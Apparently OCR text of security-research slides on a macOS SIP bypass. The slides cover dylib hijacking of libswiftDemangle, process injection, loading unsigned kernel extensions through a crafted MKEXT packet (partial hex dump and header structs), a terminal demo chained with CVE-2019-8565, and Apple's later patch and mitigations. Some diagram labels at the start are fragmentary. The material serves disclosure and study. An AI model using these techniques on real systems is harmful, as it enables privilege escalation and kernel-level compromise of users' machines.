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
launchctl kickstart
if not running
diskmanagementd
com.apple.rootless.install.heritable
entitled
entry
sandbox_init_with_parameters to
drop access to the built-in dylib
unpack the payload
libswiftDemangle.dylib and set the
DEVELOPER_DIR environment
task_for_pid
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CFRunLoopRun or sleep
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
SIP bypass


launchctl kickstart
if not running
diskmanagementd
com.apple.rootless.install.heritable
entitled
spawn a shell without SIP
or write to restricted location
entry
sandbox_init_with_parameters to
drop access to the built-in dylib
unpack the payload
libswiftDemangle.dylib and set the
DEVELOPER_DIR environment
task_for_pid
insecure dlopen
libswiftDemangle.dylib
Perform process injection
symbols
com.apple.system-task-ports
entitled
posix_spawn
posix_spawn
Swift app
CFRunLoopRun or sleep
obtain symbol information
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From user space to the kernel

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  - Plan A: Use kext_request to send a manually crafted MKEXT packet
  - Plan B: Patch the user space checks, then call IOKit!OSKextLoadWithOptions to compose the packet

PlanA: An MKEXT Packet


```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  4d 4b 58 54 4d 4f 53 58 00 01 96 61 12 d4 f8 fe  MKXTMOSX...a....
00000010  02 00 20 01 00 00 00 01 01 00 00 07 00 00 00 03  .. .............
00000020  00 01 8e a4 00 00 00 00 00 00 07 bd 00 00 00 00  ................
00000030  00 01 8e 70 cf fa ed fe 07 00 00 01 03 00 00 00  ...p............
00000040  0b 00 00 00 08 00 00 00 a8 03 00 00 85 00 00 00  ................
00000050  00 00 00 00 19 00 00 00 38 01 00 00 5f 5f 54 45  ........8..._TE
00000060  58 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00  XT..............
......
00018ea0  00 00 00 00 3c 64 69 63 74 3e 3c 6b 65 79 3e 4b  ....<dict><key>K
00018eb0  65 78 74 20 52 65 71 75 65 73 74 20 50 72 65 64  ext Request Pred
00018ec0  69 63 61 74 65 3c 2f 6b 65 79 3e 3c 73 74 72 69  icate</key><stri
00018ed0  6e 67 3e 4c 6f 61 64 3c 2f 73 74 72 69 6e 67 3e  ng>Load</string>
00018ee0  3c 6b 65 79 3e 4b 65 78 74 20 52 65 71 75 65 73  <key>Kext Reques
00018ef0  74 20 41 72 67 75 6d 65 6e 74 73 3c 2f 6b 65 79  t Arguments</key
00018f00  3e 3c 64 69 63 74 3e 3c 6b 65 79 3e 53 74 61 72  ><dict><key>Star
......
00019640  44 52 45 46 3d 22 32 22 2f 3e 3c 2f 64 69 63 74  DREF="2"/></dict
00019650  3e 3c 2f 61 72 72 61 79 3e 3c 2f 64 69 63 74 3e  ></array></dict>
00019660  00                                               .
```

```
#define MKEXT_MAGIC 0x4D4B5854 /* 'MKXT' */
#define MKEXT_SIGN  0x4D4F5358 /* 'MOSX' */

typedef struct mkext2_header {
    // #define MKEXT_HEADER_CORE
    uint32_t      magic;        // always 'MKXT'
    uint32_t      signature;    // always 'MOSX'
    uint32_t      length;       // the length of the whole file
    uint32_t      adler32;      // checksum from &version to end of file
    uint32_t      version;      // a 'vers' style value
    uint32_t      numkexts;     // how many kexts are in the archive
    cpu_type_t    cputype;      // same as Mach-O
    cpu_subtype_t cpusubtype;   // same as Mach-O

    uint32_t plist_offset;
    uint32_t plist_compressed_size;
    uint32_t plist_full_size;
} mkext2_header;


typedef struct mkext2_file_entry {
    uint32_t  compressed_size;  // if zero, file is not compressed
    uint32_t  full_size;        // full size of data w/o this struct
    uint8_t   data[0];          // data is inline to this struct
} mkext2_file_entry;
```



length, checksum, version, CPU type

the bundle

metadata: bundle id, kernel dependencies, path and some properties from Info.plist

PlanB: The Lazy Solution

- Patch user space checks
  - Code signature validation
  - KEXT staging
  - SKEL patch (bypass)

- It can even allow any following kextload commands to load arbitrary unsigned extensions

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
Calculator File Edit View Convert Speech Window Help
Sun 2:34 AM
Overview Displays Storage Memory Support Service
macOS High Sierra
Version 10.13.6 (17G65)
fuzz — -bash — 80×24
Last login: Sun Apr 28 02:31:32 on ttys000
bogon:~ fuzz$ csrutil status
System Integrity Protection status: enabled.
bogon:~ fuzz$ ~/Downloads/
exploit kernel/ lpe/
bogon:~ fuzz$ ~/Downloads/
exploit kernel/ lpe/
bogon:~ fuzz$ ~/Downloads/lpe/bin/
Unrootless.kext/ Unrootless.kext.dSYM/
bogon:~ fuzz$ ~/Downloads/lpe/bin/exploit
2019-04-28 02:32:36.830 exploit[1819:104611]
2019-04-28 02:32:39.022 exploit[1819:104611]
y
2019-04-28 02:32:39.025 exploit[1819:104611]
2019-04-28 02:32:41.220 exploit[1819:104611]
2019-04-28 02:32:41.375 exploit[1819:104611]
root — -sh — 80×24
Last login: Sun Apr 28 02:32:24 on ttys001
bogon:~ root# csrutil status
System Integrity Protection status: disabled.
bogon:~ root#
AC +/- % ÷
7 8 9 ×
4 5 6 −
1 2 3 +
DEMO
Load completely unsigned kext on macOS 10.13.6 (17G65)
(chained with CVE-2019-8565 Apple Feedback Assistant
local root privilege escalation)

The patch and mitigation

The (unintended?) patch

- The buggy code has been removed. It only loads a hard-coded path now
- Released in the Developer Preview of macOS Mojave, before I noticed the bug on High Sierra. Looks more like code refactoring than a security fix

```
void ____ZL22call_external_demanglePKc_block_invoke(void) {
  char *bDoNotDemangleSwift;
  void *handle;

  bDoNotDemangleSwift = _getenv("CS_DO_NOT_DEMANGLE_SWIFT");
  if ((bDoNotDemangleSwift == NULL) ||
     (((byte)(*bDoNotDemangleSwift - 0x30U) < 0x3f &&
      ((0x4000000040000001U >> ((ulong)(byte)(*bDoNotDemangleSwift - 0x30U) & 0x1f) & 1) != 0)))) {
    handle = _dlopen("/System/Library/PrivateFrameworks/Swift/libswiftDemangle.dylib",1);
    if (handle != 0) {
      __ZL25demanglerLibraryFunctions.0 = _dlsym(handle,"swift_demangle_getSimplifiedDemangledName");
    }
  }
  return;
}
```

Wait, there's another bug

- But actually there's another dylib hijacking that still present on macOS Mojave 10.14.2
- Directly triggered without any sandbox or environment string trick

```
➜  ~ stringdups IINA
Process:         IINA [99806]
Path:            /Applications/IINA.app/Contents/MacOS/IINA
Load Address:    0x10a422000
Identifier:      com.colliderli.iina
```

```
➜  ~ sudo fs_usage | grep swift
10:29:53  stat64           /Applications/IINA.app/Contents/Frameworks/libswiftRemoteMirror.dylib          0.000020   stringdups
10:29:53  stat64           /Applications/IINA.app/Contents/Frameworks/libswiftRemoteMirrorLegacy.dylib    0.000010   stringdups
10:29:53  stat64           /Applications/IINA.app/Contents/libswiftRemoteMirror.dylib                     0.000010   stringdups
10:29:53  stat64           /Applications/IINA.app/Contents/libswiftRemoteMirrorLegacy.dylib               0.000008   stringdups
10:29:53  stat64           /Applications/IINA.app/Contents/Resources/libswiftRemoteMirrorLegacy.dylib     0.000017   stringdups
10:29:53  stat64           /Developer/Toolchains/XcodeDefault.xctoolchain/usr/lib/libswiftDemangle.dylib  0.001133   stringdups
```

Wait, there's another bug

Wait, there's another bug

- Bug location: /System/Library/PrivateFrameworks/Symbolication.framework -[VMUObjectIdentifier _dlopenLibSwiftRemoteMirrorFromDir:]
- Triggered when gathering Swift runtime information with these commands
  - heap [pid]
  - stringdups [pid]

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```
BOOL __cdecl -[VMUObjectIdentifier _dlopenLibSwiftRemoteMirrorFromDir:](VMUObjectIdentifier *self, SEL a2, NSString* directory) {
  if (!directory)
    return NO;

  if (!self->_libSwiftRemoteMirrorHandle) {
    handle = dlopen([[NSString stringWithFormat:@"%@/libswiftRemoteMirror.dylib", directory] UTF8String], RTLD_LAZY);
  ...

  if (!self->_libSwiftRemoteMirrorLegacyHandle) {
    handle = dlopen([[NSString stringWithFormat:@"%@/libswiftRemoteMirrorLegacy.dylib", directory] UTF8String], RTLD_LAZY);
  ...
```

Wait, there's another bug

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  ...
```


Trying to locate these libraries from the swift app's path

The mitigation

- The variant doesn’t work anymore on macOS Mojave
- Hardened Runtime has been applied (App Notarization?)
  - The old SamplingTools binary copied from El Capitan will be enforced to have library validation, even they are signed without that flag
  - Only the binaries entitled with com.apple.security.cs.disable-library-validation can bypass
- com.apple.SamplingTools have been renamed to have their unique identifiers (e.g. com.apple.SamplingTools.vmmap), and have a new entitlement com.apple.system-task-ports.safe

The mitigation



